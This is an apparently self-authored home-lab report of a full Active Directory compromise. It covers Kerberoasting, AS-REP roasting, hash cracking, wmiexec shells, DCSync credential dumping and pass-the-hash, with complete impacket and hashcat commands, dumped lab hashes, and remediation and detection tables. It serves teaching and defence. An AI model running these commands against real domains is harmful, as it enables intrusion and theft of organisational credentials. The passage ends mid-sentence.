

# Active Directory Attack Lab

## Full Domain Compromise — Kerberoasting to Domain Admin

Josh Smith · jsmith-sec

August 2026 · Home SOC Lab Series — Lab 7

### Executive Summary

This report documents a full offensive Active Directory engagement conducted in a self-owned, isolated home lab. Starting from an unauthenticated position on the local network, the assessment progressed to complete compromise of the domain — Domain Administrator access and a full export of the domain’s credential database.

The attack chain exploited a series of realistic, commonly-observed Active Directory misconfigurations: service accounts with weak passwords and exposed Service Principal Names (Kerberoasting), an account with Kerberos pre-authentication disabled (AS-REP Roasting), password reuse, and an over-privileged service account holding Domain Admin rights. These were chained together to move from a single low-privileged domain user to total domain control.

Every technique used is observable in Windows Security event logs, and during the lab Microsoft Defender independently detected the remote-execution attempts before they were disabled for study — reinforcing that these attacks, while effective, are also detectable with appropriate monitoring. The report closes with prioritized remediation guidance and the specific detection signals a defender should alert on.

**Outcome:** Full domain compromise achieved from an unauthenticated network position, using only standard open-source tooling.

### 1. Scope & Environment

The lab was built across two physical machines and two CPU architectures to mirror a realistic internal-network engagement: an ARM64 Linux attacker workstation and an x86 Windows Server domain controller, bridged onto the same subnet.

| Component         | Details                                                                      |
|-------------------|------------------------------------------------------------------------------|
| Attacker host     | Apple Mac Mini M4, 32 GB RAM (UTM virtualization)                            |
| Attacker VM       | Ubuntu Server 26.04 ARM64 — impacket, hashcat, BloodHound CE — 192.168.1.126 |
| Domain Controller | Windows Server 2022 (VirtualBox, x86)                                        |

|         |                                               |
|---------|-----------------------------------------------|
|         | laptop) — domain adlab.lan —<br>192.168.1.240 |
| Network | Bridged, 192.168.1.0/24                       |
| Domain  | adlab.lan (single forest, single domain)      |

**Authorization:** All systems were built and owned by the author. No third-party or production systems were involved at any point.

## Lab Accounts

Account

---

Administrator

jadmin

suser

svc\_sql

asrep

## 2. Methodology & Attack Narrative

### 2.1 Reconnaissance

Connectivity to the domain controller was confirmed across the bridged network. The TTL value of 128 is characteristic of a Windows host.

ping -c3 192.168.1.240

```
[josh@ubunutuattacker:~$ ping -c3 192.168.1.240
PING 192.168.1.240 (192.168.1.240) 56(84) bytes of data.
64 bytes from 192.168.1.240: icmp_seq=1 ttl=128 time=2.87 ms
64 bytes from 192.168.1.240: icmp_seq=2 ttl=128 time=2.74 ms
64 bytes from 192.168.1.240: icmp_seq=3 ttl=128 time=3.06 ms

--- 192.168.1.240 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2006ms
rtt min/avg/max/mdev = 2.737/2.888/3.061/0.133 ms
```

*Connectivity confirmed — TTL 128 indicates a Windows host.*

A targeted port scan (-Pn to bypass the host's ICMP-probe filtering) revealed the hallmark Active Directory service ports: Kerberos (88), RPC (135), LDAP/LDAPS (389/636), and SMB (445) — collectively identifying the host as a domain controller.

nmap -Pn -p 88,135,389,445,636 192.168.1.240

```
[josh@ubunutuattacker:~]$ nmap -Pn -p 88,135,389,445,636 192.168.1.240
Starting Nmap 7.98 ( https://nmap.org ) at 2026-08-05 03:38 +0000
Nmap scan report for 192.168.1.240
Host is up (0.0031s latency).

PORT      STATE SERVICE
88/tcp    open  kerberos-sec
135/tcp   open  msrpc
389/tcp   open  ldap
445/tcp   open  microsoft-ds
636/tcp   open  ldapssl

Nmap done: 1 IP address (1 host up) scanned in 0.53 seconds
```

*Open AD service ports confirm a domain controller.*

## 2.2 Domain & Lab Configuration

The target domain was provisioned with standard and deliberately-vulnerable accounts to establish realistic attack paths.

```
PS C:\Users\Administrator> New-ADUser -Name "Josh Admin" -SamAccountName "jadmin" -UserPrincipalName "jadmin@adlab.lan" -Path "OU=LabUsers,DC=adlab,DC=lan" -AccountPassword (ConvertTo-SecureString "Winter2026!" -AsPlainText -Force) -Enabled $true
PS C:\Users\Administrator> New-ADUser -Name "Sarah User" -SamAccountName "suser" -UserPrincipalName "suser@adlab.lan" -Path "OU=LabUsers,DC=adlab,DC=lan" -AccountPassword (ConvertTo-SecureString "Spring2026!" -AsPlainText -Force) -Enabled $true
PS C:\Users\Administrator> New-ADUser -Name "SQL Service" -SamAccountName "svc_sql" -UserPrincipalName "svc_sql@adlab.lan" -Path "OU=LabUsers,DC=adlab,DC=lan" -AccountPassword (ConvertTo-SecureString "Password1" -AsPlainText -Force) -Enabled $true
>> Set-ADUser -Identity "svc_sql" -ServicePrincipalNames @{Add="MSSQL/sqlserver.adlab.lan:1433"}
PS C:\Users\Administrator> Add-ADGroupMember -Identity "Domain Admins" -Members "jadmin"
PS C:\Users\Administrator> Get-ADUser -Filter * -SearchBase "OU=LabUsers,DC=adlab,DC=lan" | Select-Object Name, SamAccountName

Name                SamAccountName
----                -
Josh Admin          jadmin
Sarah User          suser
SQL Service          svc_sql
```

*Domain accounts provisioned on the DC.*

## 2.3 Kerberoasting (T1558.003)

Authenticated as the standard domain user suser, a Kerberos service ticket (TGS) was requested for the svc\_sql account, which exposes a Service Principal Name. The returned ticket is encrypted with the service account's password hash and can be cracked offline.

```
GetUserSPNs.py adlab.lan/suser:'Spring2026!' -dc-ip 192.168.1.240 -request -outputfile kerb.hash
```

```
josh@ubuntuattacker:~$ GetUserSPNs.py adlab.lan/suser:'Spring2026!' -dc-ip 192.168.1.240 -r request -outputfile kerb.hash
Impacket v0.13.1 - Copyright Fortra, LLC and its affiliated companies
```

| ServicePrincipalName           | Name    | MemberOf | PasswordLastSet            | LastLogon | D     |
|--------------------------------|---------|----------|----------------------------|-----------|-------|
| -----                          | -----   | -----    | -----                      | -----     | ----- |
| MSSQL/sqlserver.adlab.lan:1433 | svc_sql |          | 2026-08-05 01:39:50.333447 | <never>   |       |

```
[ - ] CCache file is not found. Skipping...
```

Service ticket for svc\_sql extracted as a krb5tgs hash.

The ticket was cracked offline with hashcat (mode 13100) against the rockyou wordlist, recovering the plaintext password in seconds.

```
hashcat -m 13100 -a 0 kerb.hash rockyou.txt --force
```

```
josh@ubuntuattacker:~$ hashcat -m 13100 kerb.hash --show
3krb5tgs:233e=svc_sql$ADLAB.LAN$adlab.lan/svc_sql$3ae74fd5916d0bc72bc92ba97079f682c8ec11208034e9ad73a9e4cd38159c0be5ab102d63150b187e67f2c1c8dd5e79fad7da3
43c32e3e2412d7714ff9a937a00442a86f8a3d289259e07068e995d58cb3107e994910808ab76ee8ac9f08e9fe784ad37e6e6a3d9506e6ec582464ae3aa50691c23a147e4394424b749c3aa3e
5734699942f15b2420787867243ac657eb8e55a5aabf4c23f2935e392d62a381449fc70b85646801fb058d085b00da4eb15d9cd5c315c788be99c92a46d4c4d166ac43ff71b15b9968396c2
404e1359d16a2334b7eb7e2e7d6c996dc65add40886f86546f5bdf2075a9022b52aab988d327db6eace81e84333c76c2229c20a9bc86b24c46eca518d5ea700e4632b9e602ab2b28445bb2514
bf795df3693220b0c2670e81cc88018c93f565dc13da91810a17376e691eec55318e2a2bbf2e18926d43c3ec4d6eee9cba6d0dc3dc43172a8ad968fa5b4211f3d97f04285e9ac0ae0b87f7e47
ee5c6cb92c3151b205f01cc889a37c008093b73b79de4322871b9024a7249bfe3e74cb9a8b0427a10df1277facd74f361e3aa92b9678e8c0818ca4b5c5e6c9fc65bae184935a1f155c2d1a55
15ab907768c02aa6491e7fb83ab21e9f552264efa9fb74e0f48f1831da3cb75bafdf3ab2d6cee0a7e14fce77cbbd89ac768148f5f6f997e380e6e0ce7015ce58cd800eab1dfe6e91b43de975d8
0a580b692743cf69e0adb16c32b17092ae4a11e210e42e4dfc85a90818ccaae21428232b2cfd4605bfbdb080d29d29a071529e7524e0e10ffea4555bc86142d3c0e198451082af66d66
p980662c5ad25a3c5f7d1780b8cf8f36ff142bd2d1169a5b0e4e2dbed3f2c878192a721cb935a0a2f367155a4723c58075b1a6f46801de0042b76ab946b1facfc9808954abb4caab6813c68d1b
5f12bd020ab1702970bb6caae8a300990ab9fa9b84ebdbd4c731cd8958a129830b88712570e84972ef208517998b20eca60d456d9ff480b95f3553c14768523da4ff6e27fe5a72e4cfe47d9aa8
f4bd4d13bfe6df858f60910b35f37c34d13d4f20478109d567beb8b1da99af9631e7ff056c26c93855b2e583bd990de71ed703dfcd266ac18b11881974464fb6c2557eb0463c8329c2d28813df
e9a98848ce5ddbe4ea015a82446f18e7d031c645e78d0d59b361e103d445130ea84ac93d7d64e1e75cbdf4544210f1d6b4c74109984fcf9e1f872d5aac6385e5298a0a187b8be988e86383b9da
1ff83655e58cb5c54c5e06206d4c15d05d1ef7d5ad84158a48ca9acf95354e36236bf14ea7addfb712fd91a18983ba7972482ff4d3ef477fbc111c84733106ea3b0a3bb366fa3054967f0a65
cad0caa420726c9:Password1
```

Password recovered: svc\_sql = Password1.

## 2.4 AS-REP Roasting (T1558.004)

The asrep account was configured with Kerberos pre-authentication disabled — a setting that allows an encrypted AS-REP to be requested for the account with **no credentials at all**, only a username.

```
PS C:\Users\Administrator> Get-ADUser -Identity asrep -Properties * | Select Name, DoesNotRequirePreAuth
```

| Name   | DoesNotRequirePreAuth |
|--------|-----------------------|
| AS Rep | True                  |

asrep account has DoesNotRequirePreAuth = True.

The AS-REP hash was retrieved and then cracked offline with hashcat (mode 18200).

```
GetNPUsers.py adlab.lan/suser:'Spring2026!' -dc-ip 192.168.1.240 -request -outputfile asrep.hash
hashcat -m 18200 -a 0 asrep.hash rockyou.txt --force
```

```
josh@ubuntuattacker:~$ GetNPUsers.py adlab.lan/suser:'Spring2026!' -dc-ip 192.168.1.240 -r
equest -outputfile asrep.hash
Impacket v0.13.1 - Copyright Fortra, LLC and its affiliated companies
```

| Name  | MemberOf | PasswordLastSet            | LastLogon | UAC      |
|-------|----------|----------------------------|-----------|----------|
| asrep |          | 2026-08-05 03:08:43.097448 | <never>   | 0x400200 |

```
$krb5asrep$23$asrep@ADLAB.LAN:24977c4a4a90fa5ab3b8d443fd2911ae$d8f8fd475a518f2c3107c5db712c
0898f366c65ac5717cee509dacc4e07e27590ce66ae29756a7501a7e04e51ce48bb8388d14d6a7f822830859109
ee9cfb1bbf2218a1e5f775f5406602df455ac90ae60aaebdd17ed1c75afad3d2e3ec013249a653aea40fe370c0b
79a4e1fe5f9c7a126464a5c5dd7b00e70ceec46847d9c63e6a29c06105d1e3ff9162fe6d01c56978b157c7d55ed
f1441c6a4ef79d43b58d8f426557497b4f7017d4ae2e55a2bba1789101049f7df48d0655159ac7e34ac5425fce7
a17c54b75ca2ecdc9283c04978f166b2164122e2de744f6ecb8f21f3756b617341eb
```

*AS-REP hash extracted for the asrep account.*

```

josh@ubunutuattacker:~$ hashcat -m 18200 -a 0 asrep.hash rockyou.txt --force
hashcat (v7.1.2) starting

You have enabled --force to bypass dangerous warnings and errors!
This can hide serious problems and should only be done when debugging.
Do not report hashcat issues encountered when using --force.

OpenCL API (OpenCL 3.0 PoCL 6.0+debian Linux, None+Asserts, RELOC, SPIR-V, LLVM 18.1.8, SL
EEF, POCL_DEBUG) - Platform #1 [The pocl project]
=====
* Device #01: cpu--0x000, 2675/5350 MB (1024 MB allocatable), 4MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256
Minimum salt length supported by kernel: 0
Maximum salt length supported by kernel: 256

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Optimizers applied:
* Zero-Byte
* Not-Iterated
* Single-Hash
* Single-Salt

ATTENTION! Pure (unoptimized) backend kernels selected.
Pure kernels can crack longer passwords, but drastically reduce performance.
If you want to switch to optimized kernels, append -O to your commandline.
See the above message to find out about the exact limits.

Watchdog: Hardware monitoring interface not found on your system.
Watchdog: Temperature abort trigger disabled.

Host memory allocated for this attack: 513 MB (6242 MB free)

Dictionary cache hit:
* Filename..: rockyou.txt
* Passwords.: 14344384
* Bytes.....: 139921497
* Keyspace..: 14344384

$krb5asrep$23$asrep@ADLAB.LAN:24977c4a4a90fa5ab3b8d443fd2911ae$d8f8fd475a518f2c3107c5db712c
0898f366c65ac5717cee509dacc4e07e27590ce66ae29756a7501a7e04e51ce48bb8388d14d6a7f822830859109
ee9cfb1bbf2218a1e5f775f5406602df455ac90ae60aaebdd17ed1c75afad3d2e3ec013249a653aaa40fe370c0b
79a4e1fe5f9c7a126464a5c5dd7b00e70ceec46847d9c63e6a29c06105d1e3ff9162fe6d01c56978b157c7d55ed
f1441c6a4ef79d43b58d8f426557497b4f7017d4ae2e55a2bba1789101049f7df48d0655159ac7e34ac5425fce7
a17c54b75ca2ecd9283c04978f166b2164122e2de744f6ecb8f21f3756b617341eb:Password1

Session.....: hashcat
Status.....: Cracked
Hash.Mode.....: 18200 (Kerberos 5, etype 23, AS-REP)
Hash.Target.....: $krb5asrep$23$asrep@ADLAB.LAN:24977c4a4a90fa5ab3b8d...7341eb
Time.Started....: Wed Aug 5 03:16:18 2026, (0 secs)
Time.Estimated...: Wed Aug 5 03:16:18 2026, (0 secs)
Kernel.Feature...: Pure Kernel (password length 0-256 bytes)
Guess.Base.....: File (rockyou.txt)
Guess.Queue.....: 1/1 (100.00%)
Speed.#01.....: 2584.4 kH/s (1.12ms) @ Accel:1024 Loops:1 Thr:1 Vec:4
Recovered.....: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.....: 4096/14344384 (0.03%)
Rejected.....: 0/4096 (0.00%)
Restore.Point....: 0/14344384 (0.00%)
Restore.Sub.#01..: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#01...: 123456 -> oooooo

Started: Wed Aug 5 03:16:11 2026
Stopped: Wed Aug 5 03:16:19 2026

```

*AS-REP hash cracked — password recovered as Password1.*

**Note — deliberate password reuse.** Both vulnerable accounts (svc\_sql and asrep) were assigned the same weak password to demonstrate reuse impact. Because NTLM is unsalted, they share the *identical* NT hash (64f12cddaa88057e06a81b54e73b949b), visible in the DCSync output in section 2.6.

## 2.5 Privilege Abuse & Lateral Movement (T1078.002 / T1047)

The cracked svc\_sql account was a member of **Domain Admins** — a common real-world misconfiguration in which service accounts are granted excessive privilege.

```
PS C:\Users\Administrator> Add-AdGroupMember -Identity "Domain Admins" -Members "svc_sql"
PS C:\Users\Administrator> Get-ADGroupMember -Identity "Domain Admins" | Select Name

Name
----
Administrator
Josh Admin
SQL Service
```

*svc\_sql confirmed as a member of Domain Admins.*

Those credentials were used to obtain remote code execution on the domain controller via wmiexec, confirming access to DC01 in the context of adlab\svc\_sql.

wmiexec.py adlab.lan/svc\_sql:'Password1'@192.168.1.240

```
[josh@ubunutuattacker:~]$ wmiexec.py adlab.lan/svc_sql:'Password1'@192.168.1.240
Impacket v0.13.1 - Copyright Fortra, LLC and its affiliated companies

[*] SMBv3.0 dialect used
[!] Launching semi-interactive shell - Careful what you execute
[!] Press help for extra shell commands
C:\>whoami

adlab\svc_sql

C:\>hostname
DC01
```

*Remote shell on DC01 as adlab\_sql.*

**Detection observation.** Both psexec and the “fileless” wmiexec techniques were independently detected by Microsoft Defender on the DC before Defender was disabled to study the attack mechanics. This confirms these lateral-movement methods are observable by endpoint defenses.

## 2.6 Credential Dumping — DCSync (T1003.006)

With Domain Admin-level access, a DCSync attack was performed, abusing directory-replication rights to pull the entire domain credential database (NTDS.dit) directly from the DC — including the krbtgt account (which signs all Kerberos tickets and enables Golden Ticket forgery) and the built-in Administrator.

secretsdump.py adlab.lan/svc\_sql:'Password1'@192.168.1.240

```
josh@ubuntuattacker:~$ secretsdump.py adlab.lan/svc_sql:'Password1'@192.168.1.240
Impacket v0.13.1 - Copyright Fortra, LLC and its affiliated companies

[*] Service RemoteRegistry is in stopped state
[*] Starting service RemoteRegistry
[*] Target system bootKey: 0xf7771e536f6932ce162d2ff11648bbc9
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:98bf6f1b1b703e44b42ebd4dd4896192:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31dcfe0d16ae931b73c59d7e0c889c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31dcfe0d16ae931b73c59d7e0c889c0:::
[*] Dumping cached domain logon information (domain/username:hash)
[*] Dumping LSA Secrets
[*] *SMACHINE.ACC
ADLAB\DC01$:aes256-cts-hmac-sha1-96:e5dd09b96a127d4d938af8bf389c8dfa158d3e2762286d4952dbd6672e01253c
ADLAB\DC01$:aes128-cts-hmac-sha1-96:3a2ad1ebad61c62a4386c846ec4cfe18
ADLAB\DC01$:des-cbc-md5:f8f2b62e6d254c
ADLAB\DC01$:plain_password_hex:ff8fc868e1da051e8c5eafd133a175f254d4dce65e94d48e912c6b0cb52f79d28a85cb758de4f66719d6f4a8c3db8414c9
5839bba7e780f4816a53935ce9dc40ff8317ca84ce47a5734c62a67c31ffa29d7784036d9ebe081229c35e1b2c922b759f24cde8240d39cca2d3f93589aa
3282bc37b928d5d222cc2bcbdbaff4826c9747f763f6dae4ea896d2e8624673ee4e57f858ab02ba85e1827f56efc56e5eef68246f87b7d71712160e811d63b7b
99f6bf2faaf60c098115568fd86fec0188bd13f0a225beffff025813a9b44f0e914b18f84d59f001f77b63f5d0b6d29ce0387e2a7bb8f8532a07
ADLAB\DC01$:aad3b435b51404eeaad3b435b51404ee:3d50cf5921c6287841e2fc9827c1edaa:::
[*] DPAPI_SYSTEM
dpapi_machinekey:8xb9ce093747a9b3fb1bcd9e637c3e67e40eb471
dpapi_userkey:0x1e0cd64ea38313ff2345a8ae2a6b24620566e
[*] NLSKM
0000  A0 81 1D 6C 3A 4A 90 2C 25 08 8A 84 A0 11 A5 E6      ...14...%.
0010  F2 34 E1 98 08 E1 25 D9 17 07 B2 7D 24 58 71 43      .4...%...$KqC
0020  F2 17 9A E4 14 A2 29 FA D7 A1 6A 67 3C 88 4E AB      .....).-gc-N
0030  7B E4 B6 B9 82 15 2A 94 E0 95 B4 59 8C 19 E9 2A      {.....Y...*
NLSKM:a881d6c34a4902c25088a8a011a5e6f7234b19808e125d817c7b27d24587143f2179ae41a229fad7a18a673c884eab7be4b6b982152a9ae095b4598c19e
92a
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:98bf6f1b1b703e44b42ebd4dd4896192:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31dcfe0d16ae931b73c59d7e0c889c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:93e832bc79fc74f16a4d2196ee2242f3:::
adlab.lan\jadmin:1103:aad3b435b51404eeaad3b435b51404ee:186f5176db2c519a7b29b47a5437a4ad:::
adlab.lan\user:1104:aad3b435b51404eeaad3b435b51404ee:1031cf536b1654823d5db026c78bdf36:::
adlab.lan\svc_sql:1108:aad3b435b51404eeaad3b435b51404ee:64f12cdda88057e06a81b54e73b949b:::
adlab.lan\asrep:1106:aad3b435b51404eeaad3b435b51404ee:64f12cdda88057e06a81b54e73b949b:::
DC01:11000:aad3b435b51404eeaad3b435b51404ee:3d50cf5921c6287841e2fc9827c1edaa:::
[*] Kerberos keys grabbed
Administrator:aes256-cts-hmac-sha1-96:ef95b4c776a0554681252bacb18b416d240b59184fafa353665f7907d0eac2
Administrator:aes128-cts-hmac-sha1-96:048f55928ae4d3f378322e8bd058ea
Administrator:des-cbc-md5:b64b9bae083a44c
krbtgt:aes256-cts-hmac-sha1-96:8d5b5c994ac0dfcc6a16793e329cd3f2741f60aebbd39c9e9d78846da7a5
krbtgt:aes128-cts-hmac-sha1-96:38d4aeb0653d4df05a444fc8050836cb
krbtgt:des-cbc-md5:62f15d29b6c2f2c2
adlab.lan\jadmin:aes256-cts-hmac-sha1-96:188523b6cf605566f06b9d2763eb22fe1fb7e36872bbf8862ac5aa9d08caae7
adlab.lan\jadmin:aes128-cts-hmac-sha1-96:2ccc9f8dc468691a7f31117cc3b3555
adlab.lan\jadmin:des-cbc-md5:7997f789e7c5dc8
adlab.lan\user:aes256-cts-hmac-sha1-96:9e0cf11307d380c2015a1f63232526a28fdcb9af1e51ee9e96a4498b55e703
adlab.lan\user:aes128-cts-hmac-sha1-96:fb7609eca4019ea4c3c2dcdc5225ee9b
adlab.lan\user:des-cbc-md5:f797bcb6ec48f185
adlab.lan\svc_sql:aes256-cts-hmac-sha1-96:47117dd89aca3c78e20dc95bdf60834bda7144f06d1b7977ca8579593f2237f4e
adlab.lan\svc_sql:aes128-cts-hmac-sha1-96:915aba4f0389c39e968a03a21567b0e
adlab.lan\svc_sql:des-cbc-md5:7d68092f32d5dffe
adlab.lan\asrep:aes256-cts-hmac-sha1-96:978a4b2d1404ae46df3ad608c4fc8291690e4ed9cfc1e0e02d91b718be35de1
adlab.lan\asrep:aes128-cts-hmac-sha1-96:48d7bf12d1677db06692c6c76afe151d
adlab.lan\asrep:des-cbc-md5:52581cb526ad150d
DC01:aes256-cts-hmac-sha1-96:e5dd09b96a127d4d938af8bf389c8dfa158d3e2762286d4952dbd6672e01253c
DC01:aes128-cts-hmac-sha1-96:3a2ad1ebad61c62a4386c846ec4cfe18
DC01:des-cbc-md5:134ffdf2f3e4f157a
[*] Cleaning up...
[*] Stopping service RemoteRegistry
[-] SCMR SessionError: code: 0x41b - ERROR_DEPENDENT_SERVICES_RUNNING - A stop control has been sent to a service that other runnin
g services are dependent on.
[*] Cleaning up...
[*] Stopping service RemoteRegistry
Exception ignored while calling deallocator <function Registry.__del__ at 0xfba962617a0>:
```

Full NTDS.dit hash dump via DCSync, including krbtgt and Administrator.

The dump also confirms the earlier password-reuse finding: svc\_sql and asrep share the NT hash 64f12cdda88057e06a81b54e73b949b.

## 2.7 Pass-the-Hash (T1550.002)

To demonstrate that a captured hash alone is sufficient for full domain control, the built-in Administrator's NTLM hash — recovered via DCSync — was used to authenticate directly, with no password and no cracking.

wmiexec.py -hashes :98bf6f1b1b703e44b42ebd4dd4896192 adlab.lan/Administrator@192.168.1.240


```
josh@ubuntuattacker:~$ wmiexec.py -hashes :98bf6f1b1b703e44b42ebd4dd4896192 adlab.lan/Administrator@192.168.1.240
Impacket v0.13.1 - Copyright Fortra, LLC and its affiliated companies

[*] SMBv3.0 dialect used
[!] Launching semi-interactive shell - Careful what you execute
[!] Press help for extra shell commands
C:\>whoami
adlab\administrator
```


Authenticated as adlabusing only the NTLM hash.

## 2.8 Attack-Path Analysis with BloodHound (T1069.002)


The domain was ingested into BloodHound Community Edition to visualize the privilege relationships that enabled the compromise.



*Pathfinding: svc\_sql is a direct member of Domain Admins.*



*All accounts holding Domain Admin rights, including the service account.*



*Every principal able to perform DCSync against the domain.*

### 3. Findings & Risk

| # | Finding                                                      | Severity | MITRE     | Remediation                                                                   |
|---|--------------------------------------------------------------|----------|-----------|-------------------------------------------------------------------------------|
| 1 | Over-privileged service account (svc_sql in Domain Admins)   | Critical | T1078.002 | Remove service accounts from privileged groups; enforce tiered administration |
| 2 | Weak / reused passwords (svc_sql and asrep share an NT hash) | High     | T1110.002 | Enforce long, unique passwords; adopt Group Managed Service Accounts (gMSA)   |
| 3 | Kerberoastable service account (SPN + weak password)         | High     | T1558.003 | Strong passwords / gMSA on all SPN-bearing accounts; monitor TGS requests     |
| 4 | Kerberos pre-authentication                                  | High     | T1558.004 | Require pre-authentication                                                    |

|   |                                                                |          |           |                                                                                         |
|---|----------------------------------------------------------------|----------|-----------|-----------------------------------------------------------------------------------------|
|   | disabled<br>(asrep)                                            |          |           | on all accounts                                                                         |
| 5 | Directory-<br>replication<br>rights<br>exploitable<br>(DCSync) | Critical | T1003.006 | Restrict<br>replication<br>rights to DCs;<br>alert on 4662<br>from non-DC<br>principals |

**Root cause.** The single most impactful issue is the over-privileged service account. A service account should never hold Domain Admin; combined with a weak, crackable password, it collapsed the entire domain's security boundary into one Kerberoastable object.

## 4. Detection Opportunities

Every stage of this chain generates Windows Security event log evidence. Defender's live detections during the lab confirm the techniques are observable in practice.

| Attack                     | Primary detection signal                                                                               |
|----------------------------|--------------------------------------------------------------------------------------------------------|
| Kerberoasting              | Event ID <b>4769</b> — TGS request, especially RC4 (0x17) for an SPN user account                      |
| AS-REP Roasting            | Event ID <b>4768</b> — AS-REQ for an account with pre-auth disabled                                    |
| Lateral movement (wmiexec) | <b>4624</b> (NTLM logon type 3) + <b>4688</b> process creation for WMI-spawned cmd.exe; Defender alert |
| DCSync                     | Event ID <b>4662</b> — DS-Replication-Get-Changes requested by a non-DC principal                      |
| Pass-the-Hash              | <b>4624</b> (logon type 3, NTLM) + <b>4672</b> for Administrator from an unexpected host               |

The highest-value control across the whole chain is protecting and monitoring Tier Zero assets: a service account should never hold Domain Admin, and any DCSync-equivalent replication request (4662) from a non-DC should raise an immediate alert.

## 5. Conclusion

This lab demonstrated a complete Active Directory attack chain — reconnaissance, Kerberoasting, AS-REP Roasting, offline cracking, privilege abuse, lateral movement, DCSync, and Pass-the-Hash — culminating in full domain compromise from an unauthenticated starting position. Each step relied on a realistic misconfiguration rather than a software exploit, underscoring that Active Directory security is primarily a matter of

